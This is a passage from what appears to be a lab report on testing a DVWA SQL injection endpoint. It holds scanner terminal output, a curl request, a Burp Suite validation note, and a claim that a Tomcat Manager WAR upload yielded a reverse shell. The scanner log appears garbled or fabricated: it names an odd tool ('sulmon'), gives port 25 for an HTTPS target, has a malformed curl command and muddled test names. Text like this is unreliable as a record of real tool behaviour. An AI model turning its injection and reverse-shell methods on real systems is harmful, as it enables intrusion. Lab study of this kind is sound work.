[*] [Info] [Warning] GET parameter 'Submit' does not seem to be injectable
[*] [Info] [Warning] tested payloads do not appear to be injectable. Try to increase values for '--level' '--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=sleep(comment)') and/or switch '--random-agent'
[*] exiting @ 192.168.1.108:25 /2025-12-25/
== kali19-kali:~==
$ curl -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4285.141 Safari/537.36" https://192.168.1.108/www/vulnerabilities/sql?id=1&submit=Submit" --insecure --dns
[!] Legal disclaimer: Usage of sulmon for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 192.168.1.108:25 /2025-12-25/
[*] [Info] testing connection to the target URL
[*] [Info] testing if the target URL is stable
[*] [Info] testing if GET parameter 'id' appears to be dynamic
[*] [Info] [Warning] GET parameter 'id' does not appear to be dynamic
[*] [Info] [Warning] test shows that GET parameter 'id' might be injectable (possible where: MySQL)
[*] [Info] [Warning] (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[*] [Info] testing For SQL injection on GET parameter 'id'
[*] [Info] testing MySQL > 5.1 AND error-based payloads specific for other engines (VNC)
[*] it looks like the target is MySQL > 5.1 AND error-based. All tests for MySQL extending provided test (1) and risk (1) values? [Y/n]
[*] [Info] testing 'And boolean-based blind - WHERE or HAVING clause'
[*] [Info] testing 'Or boolean-based blind - OR AND NOT OR OR GROUP BY clause (EXTRACTVALUE)'
[*] [Info] testing 'And error-based - WHERE or HAVING clause (NOT - MySQL comment)'
[*] [Info] testing 'Or error-based - OR AND NOT OR OR GROUP BY clause (NOT - MySQL comment)'
[*] [Info] testing 'And boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[*] [Info] testing 'Or boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[*] [Info] testing 'And error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (NOT - MySQL comment)'
[*] [Info] testing 'Or error-based - OR AND NOT OR OR GROUP BY clause (NOT - MySQL comment)'
[*] [Info] testing 'MySQL > 5.1.3 OR error-based - WHERE or HAVING clause (NOT UNKNOWN)'
```


3.3 Burp Suite Validation

Burp Suite was used to intercept and analyze HTTP GET requests sent to the DVWA SQL

Injection endpoint. The intercepted traffic confirmed that user-supplied input was directly

embedded into SQL queries without sanitization, validating the root cause of the vulnerability

Results:



Validation Using Exploit-DB

Exploit-DB documents multiple proof-of-concept exploits for Apache Tomcat Manager

vulnerabilities that leverage weak credentials to upload malicious WAR files. The successful

exploitation and reverse shell obtained during this lab directly validate the reliability of these

published exploits under misconfigured authentication conditions.
